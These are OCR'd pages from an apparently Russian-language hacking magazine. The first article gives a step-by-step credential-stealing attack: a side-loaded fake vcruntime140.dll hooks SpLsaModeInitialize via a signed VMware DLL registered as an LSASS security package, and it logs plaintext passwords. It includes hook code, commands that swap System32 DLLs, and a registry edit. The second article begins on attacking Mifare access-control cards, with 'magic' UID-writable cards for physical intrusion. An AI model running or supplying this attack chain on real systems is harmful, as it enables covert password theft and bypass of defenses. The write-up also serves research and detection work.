
Далее с помощью нехитрого скрипта на Python посмотрим на их экспорты с целью найти все DLL, которые предоставляют апи SpLsaModeInitialize:

```
PS > foreach ($line in Get-Content \temp\dlls.txt) { py \tools\pe_
exports.py $line | findstr /i SpLsaModeInitialize } # C:\WINDOWS\
System32\cloudAP.dll: SpLsaModeInitialize @1
# C:\WINDOWS\System32\kerberos.dll: SpLsaModeInitialize @3
# C:\WINDOWS\System32\msv1_0.dll: SpLsaModeInitialize @3
# C:\WINDOWS\System32\negoexts.dll: SpLsaModeInitialize @1
# C:\WINDOWS\System32\pku2u.dll: SpLsaModeInitialize @1
# C:\WINDOWS\System32\schannel.dll: SpLsaModeInitialize @1
# C:\WINDOWS\System32\TSpkg.dll: SpLsaModeInitialize @1
# C:\WINDOWS\System32\VMWSU.DLL: SpLsaModeInitialize @1
# C:\WINDOWS\System32\wdigest.dll: SpLsaModeInitialize @7
```

Содержимое `pe_exports.py`:

```python
import sys,pefile,os
if not len(sys.argv[1:]):
 print ("Usage pe_exports.py FILE")
 exit(1)
for f in sys.argv[1:]:
 pe = pefile.PE(f)
 generate = False
 exports = []
 lib = os.path.basename(f)
 if '-gen' in sys.argv:
 generate = True
 exportSymbols = getattr(pe, 'DIRECTORY_ENTRY_EXPORT', None)
 if exportSymbols:
 for sym in exportSymbols.symbols:
 if not generate:
 try:
 line = '{} @{}'.format(sym.name.decode(), sym.ordinal)
 except:
 line = 'None @{}'.format(sym.ordinal)
 if sym.forwarder is not None:
 line += ' -> {}'.format(sym.forwarder.decode())
 print('{}: {}'.format(f,line))
 continue
 if sym.name.decode() == 'DllMain': continue
 exports += [' {name}={lib}.{name} @{ord}'.format(
 name = sym.name.decode(),
 ord = sym.ordinal,
 lib = '.'.join(lib.split('.')[:-1])
 )]
 if generate:
 print('''LIBRARY BTREE
 EXPORTS
 {}
 '''.format('\n'.join(exports)))
```

Помимо дефолтных виндовых библиотек, в глаза сразу же бросается `C:\WINDOWS\System32\VMWSU.DLL`, которая оказалась частью пакета гостевых дополнений VMware Tools. С цифровой подписью у этой библиотеки всё в норме.



Name of signer:	Digest algorit...	Timestamp
Microsoft Windows Soft...	sha256	Sunday, Decemb...

Digital Signature Information

This digital signature is OK.

Signer information

Name: oft Windows Software Compatibility Publisher


E-mail: Not available

Signing time: Sunday, December 12, 2021 8:08:29 AM

Name of sign...	E-mail addre...	Timestamp
Microsoft Tim...	Not available	Sunday, Decemb...

Импорты VMWSU.DLL

Теперь глянем на импорты `VMWSU.DLL`.



Property	Value
File Name	C:\Windows\System32\VMWSU.DLL
File Type	Portable Executable 64
File Info	No match found.
File Size	27.89 KB (28560 bytes)
PE Size	19.00 KB (19456 bytes)
Created	Saturday 04 February 2023, 03.45.54
Modified	Thursday 03 November 2022, 07.33.40
Accessed	Monday 27 March 2023, 14.36.50
MD5	62928B9FCA6397FBD5581B27036BF788
SHA-1	5A19FD765A6CE65C7E610C1153CD8D2E6190419A

Property	Value
CompanyName	VMware, Inc.
FileDescription	VMware SU Authentication Provider
FileVersion	2.5.1
InternalName	vmwsu
LegalCopyright	Copyright © 1998-2021 VMware, Inc.
OriginalFilename	VMWSU.DLL
ProductName	VMware Guest Authentication

Как видишь, эта библиотека, скорее всего, будет пытаться подтянуть функции `vcruntime140.dll`, которые не входят в набор обязательных компонентов ОС.

Подделка SSP и хукинг SpLsaModeInitialize

Проведем атаку DLL Side-Loading, нацеленную на подмену библиотеки `vcruntime140.dll` при загрузке `VMWSU.DLL`. Чтобы переопределить поведение экспорта `SpLsaModeInitialize`, мы воспользуемся классической техникой API-хукинга.

Для начала соберем все экспорты `vcruntime140.dll` с помощью SharpDllProxy, чтобы наша поддельная библиотека `VMWSU.DLL` проксировала вызовы `vcruntime140.dll` к соответствующей легитимной библиотеке:

```
Cmd > .\SharpDllProxy.exe --dll C:\windows\system32\vcruntime140.dll

[+] Reading exports from C:\windows\system32\vcruntime140.dll...

[+] Redirected 71 function calls from vcruntime140.dll to tmp50CA.dll

[+] Exporting DLL C source
to C:\Repos\SharpDllProxy\SharpDllProxy\bin\Debug\netcoreapp3.1\output_v
cruntime140\vcruntime140_pragma.c
```

Теперь, вооружившись примером малварного SSP с Red Team Notes, а также честно позаимствовав шаблон для хукинга из проекта ShellcodeFluctuation (я уже использовал его в статье «Флуктуация шелл-кода. Пишем инжектор для динамического шифрования полезной нагрузки в памяти»), набросаем быстрый трамплин, который будет менять поведение `SpLsaModeInitialize`. Полный код доступен у меня на GitHub.

```c
bool fastTrampoline(bool installHook, BYTE* addressToHook, LPVOID
jumpAddress, HookTrampolineBuffers* buffers) {
  uint8_t trampoline[] = {
  0x49, 0xBA, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // mov
r10, addr
  0x41, 0xFF, 0xE2 // jmp r10
 };
 uint64_t addr = (uint64_t)(jumpAddress);
 memcpy(&trampoline[2], &addr, sizeof(addr));
 DWORD dwSize = sizeof(trampoline);
 DWORD oldProt = 0;
 bool output = false;
 if (installHook)
  {
   if (buffers != NULL)
   memcpy(buffers->previousBytes, addressToHook, buffers->
previousBytesSize);
  if (::VirtualProtect(addressToHook, dwSize, PAGE_EXECUTE_READWRITE,
&oldProt))
  {
   memcpy(addressToHook, trampoline, dwSize);
   output = true;
  }
 }
 else
 {
  dwSize = buffers->originalBytesSize;
  if (::VirtualProtect(addressToHook, dwSize, PAGE_EXECUTE_READWRITE,
&oldProt))
  {
   memcpy(addressToHook, buffers->originalBytes, dwSize);
   output = true;
  }
 }
 ::VirtualProtect(addressToHook, dwSize, oldProt, &oldProt);
 return output;
}
void NTAPI MySpLsaModeInitialize(ULONG LsaVersion, PULONG
PackageVersion, PSECPKG_FUNCTION_TABLE* ppTables, PULONG pcTables) {
 HookTrampolineBuffers buffers = { 0 };
 buffers.originalBytes = g_hookedSpLsaModeInitialize.
spLsaModeInitializeStub;
 buffers.originalBytesSize = sizeof(g_hookedSpLsaModeInitialize.
spLsaModeInitializeStub);
 HINSTANCE library = LoadLibraryA("VMWSU.DLL");
 FARPROC spLsaModeInitializeAddress = GetProcAddress(library,
"SpLsaModeInitialize");
 fastTrampoline(false, (BYTE*)spLsaModeInitializeAddress, (void*)&
MySpLsaModeInitialize, &buffers);
 *PackageVersion = SECPKG_INTERFACE_VERSION;
 *ppTables = SecurityPackageFunctionTable;
 *pcTables = 1;
 fastTrampoline(true, (BYTE*)spLsaModeInitializeAddress, (void*)&
MySpLsaModeInitialize, NULL);
}
```

Очевидно, что скопипащенный с ired.team код SSP палится всем чем можно даже в статике, однако наша цель в данном случае — не избежать детектов на диске, а найти способ сокрытия целевой библиотеки из соответствующего ключа реестра.

Компилируем как DLL с корректными экспортами, полученными с помощью `SharpDllProxy` (`output_vcruntime140\vcruntime140_pragma.c`/), и копируем результат как `C:\WINDOWS\System32\vcruntime140.dll`. Туда же кладем исходную библиотеку, предварительно переименовав в `output_vcruntime140\tmp50CA.dll`:

```
Cmd > move \windows\system32\vcruntime140.dll \windows\system32\v
cruntime140.dll.bak
Cmd > copy output_vcruntime140\tmp50CA.dll \windows\system32\tmp50CA.
dll
Cmd > copy C:\Repos\Dll1\x64\Release\Dll1.dll \windows\system32\v
cruntime140.dll
```

Отмечу, что необязательно класть оригинальную переименованную библиотеку `tmp50CA.dll` в `SYSTEM32` — достаточно при определении прагм с экспортами указать полный путь до либы.

Теперь добавляем `VMWSU.DLL` в качестве провайдера безопасности LSASS:

```
Cmd > reg add "hklm\system\currentcontrolset\control\lsa" /v
"Security Packages" /d
"kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0vmwsu" /t REG_
MULTI_SZ /f
```

И вуаля — в реестре значение ключа Security Packages содержит только легитимные **подписанные** DLL, однако при подгрузке VMWSU.DLL будет загружаться `vcruntime140.dll`, которая заменит вызов `SpLsaModeInitialize` сборщиком паролей в открытом виде. При этом работоспособность системы не пострадает, так как вызовы к `vcruntime140.dll` будут проксироваться до оригинальной библиотеки.

Перезагружаемся, логинимся, проверяем файл `C:\Temp\logged-pw.txt` и, о боже, обнаруживаем в нем только что введенный пароль!

Вывод

Мне удалось обнаружить небольшой зиродей для виртуальных машинок с навешанным VMware Tools. Несмотря на то что этот кейс вряд ли сработает в боевых условиях, все же я считаю, что некоторые защитные средства чрезмерно доверчиво относятся к активности, исходящей от подписанных образов PE. А ведь ими тоже можно манипулировать!

NFC ГЛАЗАМИ ХАКЕРА

РАЗБИРАЕМ АТАКИ НА СКУД MIFARE

Когда простых идентификаторов для контроля доступа становится недостаточно, многие думают о внедрении более совершенного решения — Mifare. Но так ли эти устройства безопасны, как обещает производитель? Попробуем разобраться!

Thund3rb0lt
Реверс-инженер
@filexploit

Mifare — марка семейства бесконтактных идентификаторов, принадлежащая небезызвестной NXP Semiconductors. Такие карты используют стандарт ISO 14443 Type A и работают на частоте 13,56 МГц.

На ISO 14443 Type A основан и протокол банковских карт EMV. К счастью, взломать его намного сложнее, чем Mifare.

Появилась технология Mifare давно — в далеком 1994 году, но уже в 1996-м ее стали использовать для транспортной системы в Сеуле, а впоследствии — практически везде, где требовались лучшие характеристики, чем мог предоставить EM410X.

Чаще всего идентификаторы Mifare можно встретить в СКУД, системах общественного транспорта, а также всевозможных программах лояльности.


На сегодняшний момент к семейству Mifare относятся следующие идентификаторы.

Идентификатор	Объем памяти (EEPROM)	Размер UID	Криптография
Mifare Classic	1/4 Кбайт	4/7 байт	Crypto1
Mifare Ultralight	64/192 байт	7 байт	Нет/DES/AES
Mifare Plus	2/4 Кбайт	4/7 байт	Crypto1/AES
Mifare DESFire	2/4/8 Кбайт	7 байт	DES/AES

Наиболее часто в СКУД встречается Mifare Classic 1K (1 Кбайт памяти, 4-байтный UID), поэтому я буду говорить именно о нем.

СТРУКТУРА ДАННЫХ

Структура данных в Mifare Classic 1K выглядит следующим образом.


MIFARE MEMORY ORGANISATION
Memory sectors
16 sectors, each contains 64 bytes
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
0 sector
1-15 sector
Key A
Access bits
Key B
3 block
Data
2 block
Data
1 block
Manufacturer block
0 block
The sector is divided into 4 blocks of 16 bits each.
The block containing the access bits and keys A and B is called a "sector trailer".
Key A
Access bits
Key B
3 block
Data
2 block
Data
1 block
Data
0 block
The sector is divided into 4 blocks of 16 bits each.
The block containing the access bits and keys A and B is called a "sector trailer".

Наиболее важен из секторов нулевой, так как в нем, в самом первом блоке (как в секторе, так и во всем идентификаторе), зашита информация об UID и производителе.

Вторая по важности вещь — биты доступа (4 байта), они определяют набор действий, которые можно совершить с помощью ключей A и B (по 6 байт каждый). А именно:

- чтение блока;
- запись в блок;
- увеличение или уменьшение значения блока.

INFO

Иногда ключ B может иметь «странные» значения, которые невозможно использовать для указанных операций. Этого не стоит пугаться, так как ключ B опциональный и может использоваться для хранения произвольных данных.

«Магические» карты

Как мы уже выяснили в статье «СКУД глазами хакера. Атакуем системы контроля доступа на основе RFID», ходить с ноутбуком и Proxmark3 наперевес во время проникновения на объект — не лучший вариант. Требуется решение, которое не особо выделяется, в идеале — карточка, которую при необходимости можно сделать похожей на те, что используются в компании.

Что ж, оказывается, есть и такое! Называются подобные идентификаторы Magic card или Chinese backdoor (по второму названию сразу становится ясно, где их можно найти). Они отличаются от обычных тем, что для записи на такой карте доступны все сектора, включая тот, в котором хранится UID. Цены на них, кстати, не особо отличаются от их неперезаписываемых «собратьев», что не может не радовать.

